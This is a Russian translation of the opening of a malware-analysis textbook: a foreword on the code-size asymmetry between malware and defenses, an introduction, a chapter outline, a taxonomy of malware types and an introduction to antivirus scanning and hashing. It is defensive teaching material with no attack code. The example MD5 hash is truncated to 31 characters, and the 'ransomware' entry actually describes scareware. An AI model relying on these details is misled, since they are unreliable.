Можно возразить, что выборка Маджа включала лишь «простые» или «заурядные» вредоносные программы. А как же что-нибудь по-настоящему «превращённое в оружие»? Что-нибудь вроде (задержите дыхание) Stuxnet? По данным Ларри Л. Константина,^[1] Stuxnet содержал около 15 000 LOC и поэтому был в 120 раз больше среднего образца вредоносной программы из 125 LOC. Stuxnet был чрезвычайно специализированным и целенаправленным, чем, вероятно, и объясняется его размер выше среднего.

На мгновение покинем мир вредоносных программ: текстовый редактор, которым я пользуюсь (gedit, текстовый редактор GNOME), содержит файл gedit.c из 295 LOC, причём gedit.c - лишь один из 128 файлов исходного кода (наряду ещё с тремя каталогами), опубликованных

в репозитории исходного кода GNOME GIT для gedit.^[2] Подсчёт всех 128 файлов и трёх каталогов даёт 70 484 LOC. Отношение количества LOC легитимного приложения к вредоносной программе превышает 500 к 1. По сравнению с таким довольно простым инструментом, как текстовый

редактор, средний образец вредоносной программы кажется очень эффективным!

Число 125 LOC у Маджа показалось мне несколько заниженным, поскольку существуют разные определения «вредоносной программы». Многие вредоносные приложения существуют в виде «комплексов» с множеством функций и элементов инфраструктуры. Чтобы охватить вредоносные программы такого рода, я подсчитал элементы, которые можно обоснованно считать «исходниками» троянской программы Zeus (.cpp, .obj, .h и так далее), и получил 253 774 LOC. Сравнивая такую программу, как Zeus, со средним образцом Маджа, мы теперь видим отношение более 2000 к 1.

Затем Мадж сравнил количество LOC вредоносных программ с количеством строк в продуктах безопасности, предназначенных для перехвата и нейтрализации вредоносного программного обеспечения. По его оценке, современные продукты защиты содержат 10 миллионов LOC. Чтобы упростить расчёты, предположу, что существуют продукты как минимум с 12,5 миллиона строк кода: тогда отношение наступательных LOC к оборонительным LOC достигает уровня 100 000 к 1. Иными словами, на каждую одну LOC наступательной огневой мощи защитники пишут 100 000 LOC оборонительного бастиона.

Мадж также сравнил количество LOC вредоносных программ с операционными системами, для подрыва которых создаются эти образцы. По оценкам аналитиков, Windows XP состоит из 45 миллионов LOC, а сколько LOC было использовано для создания Windows 7, не знает никто. Говоря о современных операционных системах, Мадж назвал число 150 миллионов, предположительно имея в виду последние версии Windows. Для упрощения расчётов уменьшим это число до 125 миллионов, и получим отношение размера целевой операционной системы к размеру способного злоупотребить ею вредоносного оружия как один миллион к одному.

Остановимся и подведём итог тому, какую картину дало наше упражнение по подсчёту LOC:

- **120:1** - Stuxnet к средней вредоносной программе;
- **500:1** - простой текстовый редактор к средней вредоносной программе;
- **2000:1** - комплекс вредоносных программ к средней вредоносной программе;
- **100 000:1** - средство защиты к средней вредоносной программе;
- **1 000 000:1** - целевая операционная система к средней вредоносной программе.

С точки зрения защитника отношения размеров средств защиты и целевых операционных систем к средним образцам вредоносных программ выглядят довольно мрачно. Даже замена среднего размера размером комплекса вредоносных программ, по-видимому, не очень-то улучшает положение защитника! Похоже, защитники (и их поставщики) тратят массу усилий на создание тысяч LOC лишь затем, чтобы их сокрушали изобретательные, проворные злоумышленники, вооружённые гораздо меньшим числом LOC.

Что же делать защитнику? Ответ: позаимствовать страницу из учебника любого уступающего в вооружении лидера - переопределить «препятствие» как «возможность»! Забудьте о размере средств защиты и целевых операционных систем - с ними почти ничего нельзя поделать. Радуйтесь тому, что образцы вредоносных программ настолько малы, насколько они малы (условно говоря).

Представьте, что вы пытаетесь понять работу средства защиты на уровне исходного кода, где вас ждут эти 12,5 миллиона LOC. Это устрашающая задача, хотя некоторые исследователи назначают себе такие любимые проекты. Один невероятный пример - работа Тэвиса Орманди «Sophail: A Critical Analysis of Sophos Antivirus»,^[3] также представленная на Black Hat в Лас-Вегасе в 2011 году. Подобный колоссальный анализ является исключением, а не правилом.

Вместо того чтобы беспокоиться о миллионах LOC (или сотнях либо десятках тысяч), обоснуйте в области одной тысячи и менее - там, где можно найти значительную часть мировых вредоносных программ. В отношении вредоносной программы ваша главная цель как защитника - определить, что она делает, как проявляется в вашей среде и что с ней делать. Имея дело с образцами

разумного размера и располагая нужными навыками, вы получаете шанс ответить на эти вопросы и тем самым снизить риск для своего предприятия.

Если авторы вредоносных программ готовы предоставить образцы, авторы книги, которую вы читаете, готовы предоставить навыки. «Практический анализ вредоносных программ» - именно та книга, которую, на мой взгляд, каждый аналитик вредоносных программ должен держать под рукой. Если вы новичок, вы прочтёте вводный практический материал, необходимый для вступления в борьбу. Если вы специалист среднего уровня, книга поднимет вас на следующую ступень. Если вы опытный инженер, то найдёте дополнительные жемчужины, которые помогут подняться ещё выше, а на вопросы своих подопечных сможете отвечать: «Прочтите это прекрасное руководство».

«Практический анализ вредоносных программ» - в действительности две книги в одной. Во-первых, это учебник, показывающий читателям, как анализировать современные вредоносные программы. Можно было бы приобрести книгу только ради этого и извлечь огромную пользу из содержащихся в ней наставлений. Однако авторы решили пройти лишнюю милю и по сути написали вторую книгу. Этот дополнительный том можно было бы назвать «Прикладной анализ вредоносных программ»; он состоит из упражнений, кратких ответов и подробных исследований, представленных в конце каждой главы и в приложении С. Авторы также сами написали все вредоносные программы, используемые в примерах, создав насыщенную, но безопасную среду обучения.

Поэтому вместо того, чтобы отчаиваться из-за очевидной асимметрии, с которой сталкиваются защитники цифровой среды, радуйтесь тому, что рассматриваемые вредоносные программы принимают именно нынешнюю форму. Вооружившись такими книгами, как «Практический анализ вредоносных программ», вы получите преимущество, необходимое для более эффективного обнаружения вторжений и реагирования на них на своём предприятии или у своих клиентов. Авторы - специалисты в этих областях, и вы найдёте здесь советы, вынесенные с передовой, а не выведенные теоретически в изолированной исследовательской лаборатории. Получайте удовольствие от чтения этой книги и знайте: каждый образец вредоносной программы, который вы подвергаете обратной разработке и тщательному исследованию, увеличивает издержки противника, выставляя его тёмные искусства на солнечный свет знаний.

Ричард Бейтлих (@taosecurity)

Директор по безопасности Mandiant и основатель TaoSecurity

Манассас-Парк, Вирджиния

2 января 2012 года

Благодарности

Благодарим Линдси Лэка, Ника Харбора и Джерролда «Джея» Смита за главы, написанные ими в областях своей специализации. Благодарим нашего технического рецензента Стивена Лоулера, который в одиночку проверил более 50 лабораторных работ и все наши главы. Благодарим Сета Саммерсетта, Уильяма Баллентина и Стивена Дэвиса за предоставленный для этой книги код.

Особая благодарность всем сотрудникам No Starch Press за их работу. Элисон, Билл, Трэвис и Тайлер: мы были рады работать с вами и всеми остальными сотрудниками No Starch Press.

Личные благодарности

Майк: я посвящаю эту книгу Ребекке - без такого отзывчивого и любящего человека в моей жизни я не смог бы этого сделать.

Энди: я хотел бы поблагодарить Молли, Клэр и Элоизу за то, что они лучшая семья, о которой только может мечтать мужчина.

Введение

Звонит телефон, и сетевики сообщают вам, что вас взломали и что конфиденциальные сведения ваших клиентов похищают из вашей сети. Вы начинаете расследование с проверки журналов, чтобы определить задействованные узлы. Вы сканируете узлы антивирусной программой в поисках вредоносной программы, и вам улыбается удача: она обнаруживает троянскую программу с именем `TR0J.snapAK`. Пытаясь навести порядок, вы удаляете файл, а на основе перехваченного сетевого трафика создаёте сигнатуру для системы обнаружения вторжений (IDS), чтобы убедиться, что другие машины не заражены. Затем вы закрываете уязвимость, которой, по вашему мнению, воспользовались злоумышленники для проникновения, чтобы это не повторилось.

Однако через несколько дней сетевики возвращаются и сообщают, что конфиденциальные данные снова похищают из вашей сети. Похоже на ту же атаку, но вы совершенно не представляете, что делать. Очевидно, ваша сигнатура IDS не сработала, потому что заражено ещё больше машин, а антивирусная программа не обеспечивает достаточной защиты для изоляции угрозы. Теперь высшее руководство требует объяснить, что произошло, а всё, что вы можете рассказать ему о вредоносной программе, - это то, что она называлась `TR0J.snapAK`. Ответов на самые важные вопросы у вас нет, и выглядите вы довольно жалко.

Как точно определить, что делает `TR0J.snapAK`, чтобы устранить угрозу? Как написать более эффективную сетевую сигнатуру? Как выяснить, заражены ли этой вредоносной программой другие машины? Как убедиться, что вы удалили весь пакет вредоносной программы, а не только одну его часть? Как ответить на вопросы руководства о том, что делает вредоносная программа?

Всё, что вы можете сделать, - сообщить начальнику, что придётся нанять дорогостоящих внешних консультантов, поскольку вы не способны защитить собственную сеть. Не лучший способ сохранить за собой рабочее место.

Но, к счастью, вы были достаточно сообразительны, чтобы приобрести экземпляр книги «Практический анализ вредоносных программ». Навыки, которым научит вас эта книга, позволяют ответить на эти трудные вопросы и покажут, как защитить сеть от вредоносных программ.

Что такое анализ вредоносных программ?

Вредоносное программное обеспечение, или вредоносные программы, играет роль в большинстве компьютерных вторжений и инцидентов безопасности. Вредоносной можно считать любую программу, которая делает что-либо, причиняющее вред пользователю, компьютеру или сети, включая вирусы, троянские программы, черви, руткиты, программы запугивания и шпионские программы. Хотя различные воплощения вредоносных программ делают самые разные вещи (как вы увидите на протяжении всей книги), в распоряжении аналитиков вредоносных программ имеется основной набор инструментов и методов их анализа.

Анализ вредоносных программ - это искусство препарирования вредоносной программы с целью понять, как она работает, как её выявлять и как противодействовать ей или устранять её. И чтобы анализировать вредоносные программы, не нужно быть суперхакером.

В природе существуют миллионы вредоносных программ, и каждый день встречаются новые, поэтому анализ вредоносных программ крайне важен для всех, кто занимается реагированием на

инциденты компьютерной безопасности. А из-за нехватки специалистов по анализу вредоносных программ квалифицированные аналитики пользуются огромным спросом.

При этом данная книга не посвящена поиску вредоносных программ. Мы сосредоточимся на том, как анализировать уже найденную вредоносную программу. Основное внимание мы уделяем вредоносным программам, обнаруженным в операционной системе Windows, которая сегодня используется гораздо шире всех остальных, но полученные навыки пригодятся вам при анализе вредоносных программ в любой операционной системе. Мы также сосредоточимся на исполняемых файлах, поскольку это самые распространённые и самые сложные файлы, которые вам встретятся. В то же время мы решили не обсуждать вредоносные сценарии и программы Java. Вместо этого мы глубоко погрузимся в методы препарирования продвинутых угроз, таких как бэкдоры, скрытые вредоносные программы и руткиты.

Предварительные требования

Независимо от вашей подготовки и опыта анализа вредоносных программ, вы найдёте в этой книге что-нибудь полезное.

В главах 1-3 рассматриваются базовые методы анализа вредоносных программ, с помощью которых даже люди без опыта в безопасности или программировании смогут выполнить первичную оценку вредоносной программы. Главы 4-14 содержат материал среднего уровня,

который вооружит вас основными инструментами и навыками, необходимыми для анализа большинства вредоносных программ. Для этих глав требуются некоторые знания программирования. Более продвинутый материал глав 15-19 будет полезен даже опытным аналитикам вредоносных программ, поскольку охватывает стратегии и методы анализа самых сложных вредоносных программ, в частности программ, использующих противодействие дизассемблированию, противодействие отладке или методы упаковки.

Эта книга научит вас, как и когда применять разные методы анализа вредоносных программ. Понимать, когда следует использовать конкретный метод, может быть так же важно, как и знать сам метод, потому что применение неподходящего метода в неподходящей ситуации может обернуться досадной потерей времени. Мы рассматриваем не все инструменты, поскольку они постоянно меняются, а важны именно основные навыки. Кроме того, на протяжении всей книги мы используем реалистичные образцы вредоносных программ (их можно загрузить по адресу <http://www.practicalmalwareanalysis.com/> или <http://www.nostarch.com/malware.htm>), чтобы познакомить вас с тем, что встречается при анализе реальных вредоносных программ.

Практическое обучение

Наш богатый опыт преподавания профессиональных курсов по обратной разработке и анализу вредоносных программ показал, что лучше всего учащиеся усваивают материал, когда могут практиковать изучаемые навыки. Мы выяснили, что качество лабораторных работ не менее важно, чем качество лекции, а без лабораторной составляющей научиться анализировать вредоносные программы практически невозможно.

Поэтому лабораторные упражнения в конце большинства глав позволяют применять навыки, изложенные в соответствующей главе. В этих лабораторных работах вам предлагаются реалистичные вредоносные программы, созданные для демонстрации наиболее распространённых типов поведения, которые встретятся вам в реальных вредоносных программах. Лабораторные работы закрепляют изложенные в главе концепции, не перегружая вас посторонними сведениями. Каждая лабораторная работа включает один или несколько вредоносных файлов (их можно

загрузить по адресу <http://www.practicalmalwareanalysis.com/> или <http://www.nostarch.com/malware.htm>), вопросы, направляющие ход выполнения работы, краткие ответы на вопросы и подробный анализ вредоносной программы.

Лабораторные работы предназначены для имитации реалистичных сценариев анализа вредоносных программ. Поэтому у них общие имена файлов, ничего не сообщающие о функциональности вредоносной программы. Как и в случае реальной вредоносной программы, в начале у вас не будет никакой информации, и вам придётся применять полученные навыки, чтобы собирать подсказки и выяснять, что делает вредоносная программа.

Время, необходимое для выполнения каждой лабораторной работы, будет зависеть от вашего опыта. Можно попытаться выполнить работу самостоятельно или следовать подробному анализу, чтобы увидеть применение различных методов на практике.

Большинство глав содержит по три лабораторные работы. Первая работа обычно самая простая, и большинство читателей должны суметь её выполнить. Вторая имеет среднюю сложность, и большинству читателей понадобится помощь решений. Третья работа должна быть трудной, и только самые подготовленные читатели смогут выполнить её без помощи решений.

Что содержится в книге?

Книга «Практический анализ вредоносных программ» начинается с простых методов, позволяющих получать сведения из относительно несложных вредоносных программ, а затем переходит ко всё более сложным методам, с помощью которых можно справиться даже с самыми изощрёнными вредоносными программами. Вот что вы найдёте в каждой главе:

- Глава 0, «Основы анализа вредоносных программ», устанавливает общий процесс и методику анализа вредоносных программ.
- Глава 1, «Базовые методы статического анализа», учит получать сведения из исполняемого файла, не запуская его.
- Глава 2, «Анализ вредоносных программ в виртуальных машинах», пошагово знакомит с настройкой виртуальных машин, используемых в качестве безопасной среды для запуска вредоносных программ.
- Глава 3, «Базовый динамический анализ», учит простым в использовании, но эффективным методам анализа вредоносной программы путём её запуска.
- Глава 4, «Краткий курс ассемблера x86», представляет собой введение в язык ассемблера x86, закладывающее основу для использования IDA Pro и углублённого анализа вредоносных программ.
- Глава 5, «IDA Pro», показывает, как использовать IDA Pro - один из важнейших инструментов анализа вредоносных программ. IDA Pro будет использоваться на протяжении всей остальной книги.
- Глава 6, «Распознавание конструкций языка C в ассемблере», приводит примеры кода C в ассемблере и учит понимать высокоуровневую функциональность ассемблерного кода.
- Глава 7, «Анализ вредоносных программ для Windows», охватывает широкий круг специфичных для Windows концепций, необходимых для понимания вредоносных программ для Windows.
- Глава 8, «Отладка», объясняет основы отладки и использование отладчика аналитиками вредоносных программ.

- Глава 9, «OllyDbg», показывает, как использовать OllyDbg - самый популярный отладчик среди аналитиков вредоносных программ.
- Глава 10, «Отладка ядра с помощью WinDbg», рассказывает, как с помощью отладчика WinDbg анализировать вредоносные программы режима ядра и руткиты.
- Глава 11, «Поведение вредоносных программ», описывает распространённую функциональность вредоносных программ и показывает, как распознавать её при анализе.
- Глава 12, «Скрытый запуск вредоносных программ», рассказывает, как анализировать особенно скрытный класс вредоносных программ, прячущих своё выполнение внутри другого процесса.
- Глава 13, «Кодирование данных», демонстрирует, как вредоносная программа может кодировать данные, чтобы затруднить выявление её активности в сетевом трафике или на узле-жертве.
- Глава 14, «Сетевые сигнатуры для вредоносных программ», учит применять анализ вредоносных программ для создания сетевых сигнатур, превосходящих сигнатуры, построенные только по перехваченному трафику.
- Глава 15, «Противодействие дизассемблированию», объясняет, как некоторые авторы проектируют вредоносные программы так, чтобы затруднить их дизассемблирование, а также как распознавать и преодолевать эти методы.
- Глава 16, «Противодействие отладке», описывает уловки, с помощью которых авторы вредоносных программ затрудняют отладку своего кода, и способы преодоления этих препятствий.
- Глава 17, «Методы противодействия виртуальным машинам», демонстрирует методы, с помощью которых вредоносная программа затрудняет свой анализ в виртуальной машине, и способы обхода этих методов.
- Глава 18, «Упаковщики и распаковка», рассказывает, как вредоносная программа использует упаковку для сокрытия своего истинного назначения, а затем предлагает пошаговый подход к распаковке упакованных программ.
- Глава 19, «Анализ шелл-кода», объясняет, что такое шелл-код, и предлагает советы и приёмы, предназначенные специально для анализа вредоносного шелл-кода.
- Глава 20, «Анализ C++», рассказывает, чем отличается вид кода C++ после компиляции и как анализировать вредоносные программы, созданные с помощью C++.
- Глава 21, «64-разрядные вредоносные программы», рассказывает, почему авторы вредоносных программ могут использовать 64-разрядные программы и что необходимо знать о различиях между x86 и x64.
- Приложение А, «Важные функции Windows», кратко описывает функции Windows, часто используемые во вредоносных программах.
- Приложение В, «Инструменты анализа вредоносных программ», перечисляет полезные инструменты аналитиков вредоносных программ.
- Приложение С, «Решения лабораторных работ», содержит решения лабораторных работ, включённых в главы всей книги.

На протяжении всей книги наша цель - вооружить вас навыками анализа и нейтрализации вредоносных программ всех типов. Как вы увидите, мы охватываем большой объём материала и используем лабораторные работы для его закрепления. Закончив эту книгу, вы овладеете навыками, необходимыми для анализа любой вредоносной программы, включая простые методы быстрого анализа обычных вредоносных программ и сложные, изощрённые методы анализа даже самых загадочных вредоносных программ.

Приступим.

Сноски

- [1] <http://www.informit.com/articles/article.aspx?p=1686289>
- [2] <http://git.gnome.org/browse/gedit/tree/gedit?id=3.3.1>
- [3] <http://dl.packetstormsecurity.net/papers/virus/Sophail.pdf>

Глава 0. Основы анализа вредоносных программ

Прежде чем перейти к конкретным методам анализа вредоносных программ, необходимо определить некоторые термины, рассмотреть распространённые типы вредоносных программ и представить основные подходы к их анализу. Вредоносной можно считать любую программу, которая каким-либо образом причиняет ущерб пользователю, компьютеру или сети, например вирус, троянская программа, червь, руткит, программа-вымогатель или шпионская программа. Хотя вредоносные программы существуют во множестве различных форм, для их анализа применяются общие методы. Выбор конкретного метода зависит от ваших целей.

Цели анализа вредоносных программ

Обычно анализ вредоносных программ проводят, чтобы получить сведения, необходимые для реагирования на вторжение в сеть. Как правило, требуется точно определить, что произошло, а также убедиться, что обнаружены все заражённые компьютеры и файлы. При анализе подозрительной вредоносной программы цель обычно состоит в том, чтобы точно установить, на что способен конкретный подозрительный двоичный файл, как обнаружить его в сети, а также как оценить и ограничить причиняемый им ущерб.

Определив, какие файлы требуют полного анализа, необходимо разработать сигнатуры для обнаружения заражений вредоносными программами в сети. Как вы узнаете из этой книги, анализ вредоносных программ позволяет создавать сигнатуры как для отдельных компьютеров, так и для сети.

Сигнатуры, или индикаторы, уровня компьютера применяются для обнаружения вредоносного кода на компьютерах жертв. Такие индикаторы часто выявляют файлы, созданные или изменённые вредоносной программой, либо конкретные изменения, внесённые ею в реестр. В отличие от антивирусных сигнатур, индикаторы вредоносной программы сосредоточены на том, что она делает с системой, а не на характеристиках самой программы. Поэтому они эффективнее обнаруживают вредоносные программы, которые меняют свою форму или уже удалены с жёсткого диска.

Сетевые сигнатуры применяются для обнаружения вредоносного кода посредством наблюдения за сетевым трафиком. Сетевые сигнатуры можно создавать и без анализа вредоносной программы, однако сигнатуры, разработанные с его помощью, обычно гораздо эффективнее: они обеспечивают более высокий уровень обнаружения и меньшее число ложных срабатываний.

После получения сигнатур последняя цель состоит в том, чтобы точно выяснить, как работает вредоносная программа. Именно этот вопрос чаще всего задаёт высшее руководство, которому требуется полное объяснение серьёзного вторжения. Методы углублённого анализа, которым посвящена эта книга, позволят вам определять назначение и возможности вредоносных программ.

Методы анализа вредоносных программ

Чаще всего при анализе вредоносной программы в вашем распоряжении будет только её исполняемый файл, непригодный для непосредственного чтения человеком. Чтобы понять его, вы будете применять разнообразные инструменты и приёмы, каждый из которых раскрывает небольшую часть сведений. Чтобы увидеть полную картину, потребуется использовать множество

инструментов.

Существуют два основных подхода к анализу вредоносных программ: статический и динамический. Статический анализ предполагает изучение вредоносной программы без её запуска. Динамический анализ предполагает запуск вредоносной программы. Оба метода дополнительно делятся на базовые и расширенные.

Базовый статический анализ

Базовый статический анализ заключается в исследовании исполняемого файла без просмотра содержащихся в нём инструкций. Он позволяет подтвердить, является ли файл вредоносным, получить сведения о его функциональности, а иногда и сведения, необходимые для создания простых сетевых сигнатур. Базовый статический анализ понятен и может выполняться быстро, однако он в значительной мере неэффективен против сложных вредоносных программ и способен не выявить важные особенности их поведения.

Базовый динамический анализ

Методы базового динамического анализа предполагают запуск вредоносной программы и наблюдение за её поведением в системе, чтобы удалить заражение, создать эффективные сигнатуры или добиться обеих целей. Однако прежде чем безопасно запустить вредоносную программу, необходимо создать среду, в которой можно исследовать работающую программу без риска причинить ущерб своей системе или сети. Подобно методам базового статического анализа, методы базового динамического анализа доступны большинству людей без глубоких знаний программирования, однако они эффективны не против всех вредоносных программ и способны не выявить важные функции.

Расширенный статический анализ

Расширенный статический анализ заключается в обратной разработке внутреннего устройства вредоносной программы: исполняемый файл загружают в дизассемблер и изучают инструкции программы, чтобы выяснить, что она делает. Эти инструкции исполняет центральный процессор, поэтому расширенный статический анализ позволяет точно установить действия программы. Однако освоить расширенный статический анализ сложнее, чем базовый, и для него требуются специальные знания дизассемблирования, программных конструкций и принципов работы операционной системы Windows. Всё это вы изучите в данной книге.

Расширенный динамический анализ

При расширенном динамическом анализе отладчик используется для исследования внутреннего состояния работающего вредоносного исполняемого файла. Методы расширенного динамического анализа дают ещё один способ извлекать подробные сведения из исполняемого файла. Они особенно полезны, когда вы пытаетесь получить сведения, которые трудно собрать другими методами. В этой книге мы покажем, как совместно применять расширенный динамический и расширенный статический анализ, чтобы полностью исследовать подозрительную вредоносную программу.

Типы вредоносных программ

При анализе вредоносных программ вы обнаружите, что зачастую анализ можно ускорить, выдвинув обоснованные предположения о том, чего пытается добиться программа, а затем проверив эти гипотезы. Разумеется, ваши предположения будут точнее, если вы знаете, какие действия обычно выполняют вредоносные программы. Поэтому ниже перечислены категории, к которым относится большинство таких программ.

- **Бэкдор.** Вредоносный код, который устанавливается на компьютер, чтобы предоставить злоумышленнику доступ. Обычно бэкдоры позволяют злоумышленнику подключаться к компьютеру практически без аутентификации или вообще без неё и выполнять команды в локальной системе.
- **Ботнет.** Подобен бэкдору в том отношении, что предоставляет злоумышленнику доступ к системе, однако все компьютеры, заражённые одним и тем же ботнетом, получают одинаковые инструкции от единственного командного сервера.
- **Загрузчик.** Вредоносный код, единственное назначение которого состоит в загрузке другого вредоносного кода. Злоумышленники часто устанавливают загрузчики при первоначальном получении доступа к системе. Программа-загрузчик скачивает и устанавливает дополнительный вредоносный код.
- **Вредоносная программа для кражи сведений.** Программа, которая собирает сведения с компьютера жертвы и обычно отправляет их злоумышленнику. К примерам относятся снифферы, средства извлечения хешей паролей и клавиатурные шпионы. Такие вредоносные программы обычно применяются для получения доступа к учётным записям в интернете, например к электронной почте или системам интернет-банкинга.
- **Средство запуска.** Вредоносная программа, предназначенная для запуска других вредоносных программ. Как правило, такие средства используют нетрадиционные способы запуска других вредоносных программ, чтобы обеспечить скрытность или более широкий доступ к системе.
- **Руткит.** Вредоносный код, предназначенный для сокрытия существования другого кода. Обычно руткиты используются совместно с другими вредоносными программами, например с бэкдором, чтобы предоставить злоумышленнику удалённый доступ и затруднить жертве обнаружение кода.
- **Программа-вымогатель.** Вредоносная программа, предназначенная для того, чтобы напугать заражённого пользователя и заставить его что-либо купить. Обычно её пользовательский интерфейс выглядит как антивирус или другая защитная программа. Она сообщает пользователям, что в их системе присутствует вредоносный код и избавиться от него можно только купив предлагаемое «программное обеспечение», хотя в действительности продаваемая программа лишь удаляет саму программу-вымогатель.
- **Вредоносная программа для рассылки спама.** Программа, которая заражает компьютер пользователя, а затем использует его для рассылки спама. Она приносит злоумышленникам доход, позволяя им продавать услуги по рассылке спама.
- **Червь или вирус.** Вредоносный код, способный копировать себя и заражать дополнительные компьютеры.

Вредоносная программа часто относится сразу к нескольким категориям. Например, программа может включать клавиатурный шпион, собирающий пароли, и компонент-червь, рассылающий спам. Не следует уделять чрезмерное внимание классификации вредоносной программы по её функциональности.

Вредоносные программы также можно классифицировать в зависимости от того, стремится ли злоумышленник к массовому или целевому заражению. Массовая вредоносная программа, например программа-вымогатель, действует по принципу стрельбы дробью и предназначена для поражения как можно большего числа компьютеров. Из двух целей эта встречается чаще. Такие

программы обычно менее сложны, их проще обнаруживать и отражать, поскольку именно на них ориентированы защитные программы.

Целевая вредоносная программа, например уникальный бэкдор, создаётся специально для конкретной организации. Она представляет для сетей более серьёзную угрозу, чем массовая, поскольку не получила широкого распространения и ваши защитные продукты, вероятно, от неё не защитят. Без подробного анализа целевой вредоносной программы практически невозможно защитить от неё сеть и удалить заражение. Обычно целевые вредоносные программы очень сложны, и для их анализа часто требуются навыки расширенного анализа, рассматриваемые в этой книге.

Общие правила анализа вредоносных программ

Завершим это введение несколькими правилами, о которых следует помнить при проведении анализа.

Во-первых, не следует чрезмерно погружаться в детали. Большинство вредоносных программ велики и сложны, поэтому понять каждую подробность невозможно. Вместо этого сосредоточьтесь на ключевых особенностях. Столкнувшись с трудными и сложными разделами, сначала постарайтесь получить общее представление, чтобы не увязнуть в мелочах.

Во-вторых, помните, что для разных задач существуют разные инструменты и подходы. Единственного универсального подхода нет. Каждая ситуация отличается от других, а различные инструменты и методы, которые вы изучите, обладают схожими, а иногда и перекрывающимися возможностями. Если один инструмент не помогает, попробуйте другой.

Если вы зашли в тупик, не тратьте слишком много времени на одну проблему и займитесь чем-нибудь другим. Попробуйте проанализировать вредоносную программу с иной стороны или просто примените другой подход.

Наконец, помните, что анализ вредоносных программ похож на игру в кошки-мышки. В ответ на появление новых методов анализа авторы вредоносных программ разрабатывают новые способы препятствовать исследованию. Чтобы преуспеть в качестве аналитика вредоносных программ, необходимо уметь распознавать, понимать и преодолевать эти методы, а также реагировать на изменения в искусстве анализа вредоносных программ.

Часть I. Базовый анализ

Глава 1. Базовые методы статического анализа

Мы начинаем знакомство с анализом вредоносных программ со статического анализа, который обычно служит первым этапом исследования. Статическим анализом называется исследование кода или структуры программы с целью определить её назначение. Саму программу на этом этапе не запускают. В отличие от этого, при динамическом анализе аналитик действительно запускает программу, как вы узнаете из главы 3.

В этой главе рассматривается несколько способов извлечения полезных сведений из исполняемых файлов. Мы обсудим следующие методы:

- использование антивирусных средств для подтверждения вредоносного характера программы;
- использование хешей для идентификации вредоносных программ;
- получение сведений из строк, функций и заголовков файла.

Каждый метод способен предоставить различные сведения, а выбор конкретных методов зависит от ваших целей. Обычно применяется несколько методов, чтобы собрать как можно больше информации.

Антивирусное сканирование: полезный первый шаг

Приступая к анализу предположительно вредоносной программы, полезно сначала проверить её несколькими антивирусами: возможно, они её уже распознают. Однако антивирусные средства, безусловно, не идеальны. Для выявления подозрительных файлов они в основном опираются на базу распознаваемых фрагментов известного подозрительного кода (файловые сигнатуры), а также на анализ поведения и сопоставление с шаблонами (эвристические методы). Одна из проблем заключается в том, что авторы вредоносных программ могут легко изменить свой код, тем самым сменив сигнатуру программы и избежав обнаружения антивирусными сканерами. Кроме того, редкие вредоносные программы часто остаются незамеченными антивирусами просто потому, что отсутствуют в базе. Наконец, эвристические методы, хотя они нередко успешно выявляют неизвестный вредоносный код, можно обойти с помощью новой и уникальной вредоносной программы.

Разные антивирусы используют различные сигнатуры и эвристические методы, поэтому одну и ту же подозрительную вредоносную программу полезно проверить несколькими антивирусами. Такие сайты, как VirusTotal ([virustotal.com](https://www.virustotal.com)), позволяют загрузить файл для проверки множеством антивирусных движков. VirusTotal создаёт отчёт, в котором указывается общее число движков, признавших файл вредоносным, название вредоносной программы и, если они доступны, дополнительные сведения о ней.

Хеширование: отпечаток вредоносной программы

Хеширование - распространённый способ однозначной идентификации вредоносной программы. Вредоносное программное обеспечение обрабатывается программой хеширования, которая создаёт уникальный хеш, идентифицирующий эту программу, своего рода отпечаток. При анализе вредоносных программ чаще всего применяется хеш-функция Message-Digest Algorithm 5 (MD5), хотя также популярна Secure Hash Algorithm 1 (SHA-1).

Например, если вычислить хеш входящей в состав Windows программы Solitaire с помощью свободно доступной программы md5deep, получится следующий вывод:

```
C:\>md5deep c:\WINDOWS\system32\sol.exe
373e7a863a1a345c60edb9e20ec3231 c:\WINDOWS\system32\sol.exe
```

Хеш равен 373e7a863a1a345c60edb9e20ec3231.

Калькулятор WinMD5 с графическим интерфейсом, показанный на рисунке 1-1, способен вычислять и отображать хеши сразу для нескольких файлов.

Получив уникальный хеш вредоносной программы, вы можете использовать его следующим образом:

- применять хеш в качестве метки;
- передавать хеш другим аналитикам, чтобы помочь им идентифицировать вредоносную программу;
- искать хеш в интернете, чтобы выяснить, был ли файл уже идентифицирован.

